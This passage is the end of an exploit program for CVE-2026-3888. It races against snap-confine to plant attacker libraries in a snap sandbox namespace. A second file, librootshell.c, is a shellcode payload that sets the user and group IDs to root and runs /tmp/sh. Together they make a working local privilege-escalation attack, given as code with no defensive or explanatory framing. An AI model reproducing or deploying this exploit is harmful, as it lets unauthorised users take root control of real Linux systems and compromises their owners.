                printf("[+] SWAP DONE! Race won.\n");
                printf("[*] Do NOT close this terminal.\n");
            }
        }
    }

    close(read_fd);
    int status;
    waitpid(pid, &status, 0);

    if (swapped)
        printf("[+] Race won! Our libraries are in the namespace.\n");
    else
        printf("[-] Trigger not detected. Race lost.\n");

    return swapped ? 0 : -1;
}

int main(int argc, char *argv[]) {
    if (argc < 2) {
        fprintf(stderr, "Usage: %s <payload.so>\n", argv[0]);
        return 1;
    }
    printf("[*] CVE-2026-3888 — firefox 24.04 helper\n");
    printf("[*] CWD: "); fflush(stdout); system("pwd");
    printf("[*] Setting up .snap and .exchange directory...\n");
    if (setup_snap_and_exchange(argv[1]) < 0) return 1;
    printf("[*] Starting race against snap-confine...\n");
    if (run_and_race() < 0) return 1;
    printf("[+] Done. Re-enter sandbox to exploit.\n");
    return 0;
}
```

librootshell.c

```
void _start(void) {
    /* setreuid(0, 0) */
    __asm__ volatile (
```

```
        "xor %%rdi, %%rdi\n"
        "xor %%rsi, %%rsi\n"
        "mov $0x71, %%rax\n"
        "syscall\n"
        ::: "rax", "rdi", "rsi"
    );

    /* setregid(0, 0) */
    __asm__ volatile (
        "xor %%rdi, %%rdi\n"
        "xor %%rsi, %%rsi\n"
        "mov $0x72, %%rax\n"
        "syscall\n"
        ::: "rax", "rdi", "rsi"
    );

    /* execve("/tmp/sh", {"/tmp/sh", NULL}, NULL) */
    __asm__ volatile (
        "mov $0x68732f706d742f, %%rax\n"
        "push %%rax\n"
        "mov %%rsp, %%rdi\n"
        "push $0\n"
        "push %%rdi\n"
        "mov %%rsp, %%rsi\n"
        "xor %%rdx, %%rdx\n"
        "mov $0x3b, %%rax\n"
        "syscall\n"
        ::: "rax", "rdi", "rsi", "rdx"
    );
}
```